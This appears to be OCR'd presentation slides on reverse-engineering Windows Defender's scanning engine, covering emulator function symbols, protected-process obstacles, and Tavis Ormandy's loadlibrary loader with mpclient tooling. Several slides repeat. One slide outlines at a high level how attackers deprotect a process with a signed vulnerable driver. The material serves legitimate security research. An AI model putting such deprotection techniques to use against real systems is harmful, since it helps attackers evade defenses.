
```
x86_code_cost::update_cost(tag_DT_instr_info *)
x86_common_context::`scalar deleting destructor'(uint)
x86_common_context::clear_ZF_flag(void)
x86_common_context::eIL_emu_intnn(DT_context *,ulong)
x86_common_context::emu_intnn(DT_context *,ulong)
x86_common_context::emu_pushval<ulong>(ulong,ulong)
x86_common_context::emu_pushval<ushort>(ushort,ulong)
x86_common_context::emulate(DT_context *,unsigned __int64)
x86_common_context::emulate_CPUID(DT_context *,bool)
x86_common_context::emulate_inv_opc(void)
x86_common_context::emulate_lslar(DT_context *,uchar,bool)
x86_common_context::emulate_rdmsr(void)
x86_common_context::emulate_verrw(DT_context *,ulong)
x86_common_context::get_IL_emulator(void)
x86_common_context::get_descriptor(ushort,tag_x86_descriptor &)
x86_common_context::get_eflags(void)
x86_common_context::get_x86_opcode(unsigned __int64 &,uchar &
x86_common_context::notify_DT_event(DT_context_event_t)
x86_common_context::notify_nondeterministic_event(ulong)
x86_common_context::rdtsc(void)
x86_common_context::reset(void)
x86_common_context::save_last_mmap_info(void)
x86_common_context::set_CPUID_features(ulong,ulong,ulong,ulong
x86_common_context::set_ZF_flag(void)
x86_common_context::set_eflags(ulong)
x86_common_context::vmm_map<1,27>(unsigned __int64)
x86_common_context::vmm_map<132,27>(unsigned __int64)
x86_common_context::vmm_map<3,26>(unsigned __int64)
x86_common_context::vmm_map<43,26>(unsigned __int64)
x86_common_context::vmm_map<63,25>(unsigned __int64)
x86_common_context::vmm_map<79,25>(unsigned __int64)
x86_common_context::vmm_read<ulong>(unsigned __int64)
x86_common_context::vmm_read<ushort>(unsigned __int64)
x86_common_context::vmm_write<uchar>(unsigned __int64,uchar)
x86_common_context::vmm_write<ulong>(unsigned __int64,ulong)
x86_common_context::vmm_write<ushort>(unsigned __int64,ushor
x86_common_context::x86_common_context(DT_context *)
x86_common_context::~x86_common_context(void)
x86_common_frontend<x64_IL_translator>(DT_context *)
```

Line 30037 of 30155

Dynamic Analysis & Loader

AV-Specific Challenges:

- Protected Process
  - Cannot debug, even as local admin
- Introspection
- Scanning on demand
- Code reachability may be configuration / heuristics dependent




Tavis Ormandy
@taviso

Surprise, I ported Windows Defender to Linux. 😎

taviso/loadlibrary
Porting Windows Dynamic Link Libraries to Linux. Contribute to loadlibrary development by creating an account on GitHub.
github.com

2:45 PM - 23 May 2017


2,058 Retweets 3,214 Likes



Example: MPEngine Lockdown

- “Protected Processes” - Windows programs that you cannot debug with a usermode debugger, even if you have all privileges
- Attackers can load a signed vulnerable driver, run an exploit, get execution & deprotect the process - so … why?

“Repeated vs. single-round games in security”
Halvar Flake, BSides Zurich Keynote




Dynamic Analysis & Loader

AV-Specific Challenges:

- Protected Process
  - Cannot debug, even as local admin
- Introspection
- Scanning on demand
- Code reachability may be configuration / heuristics dependent

Solution:

Custom loaders for AV binaries



Tavis Ormandy
@taviso

Following


Surprise, I ported Windows Defender to Linux. 😎

taviso/loadlibrary
Porting Windows Dynamic Link Libraries to Linux. Contribute to loadlibrary development by creating an account on GitHub.
github.com

2:45 PM - 23 May 2017

2,058 Retweets 3,214 Likes


139 2.1K 3.2K



Example: MPEngine Lockdown


- “Protected Processes” - Windows programs that you cannot debug with a usermode debugger, even if you have all privileges
- Attackers can load a signed vulnerable driver, run an exploit, get execution & deprotect the process - so … why?

“Repeated vs. single-round games in security”
Halvar Flake, BSides Zurich Keynote



Tavis Ormandy's `loadlibrary` `git.io/fbp0X`

- PE loader for Linux
  - Shim out implementations for Windows API imports
  - Only implements the bare minimum to get `mpengine.dll` running, not a general purpose Windows emulator or Wine replacement
- `mpclient` tool exposes the main scanning interface
  - I built ~3k LoC of additional tooling on top of `mpclient`



taviso / loadlibrary

Porting Windows Dynamic Link Libraries to Linux

linux porting windows

49 commits | 1 branch | 0 releases | 7 contributors | GPL-2.0

taviso Update README.md ... Latest commit 643a6a0 3 days ago


coverage Update README.md a year ago

`mpclient` `git.io/fbp0X`

Linux `mpclient`

Binary


mpclient git.io/fbp0X




Linux `mpclient` Binary

`MpEngine.dll`


mpclient git.io/fbp0X



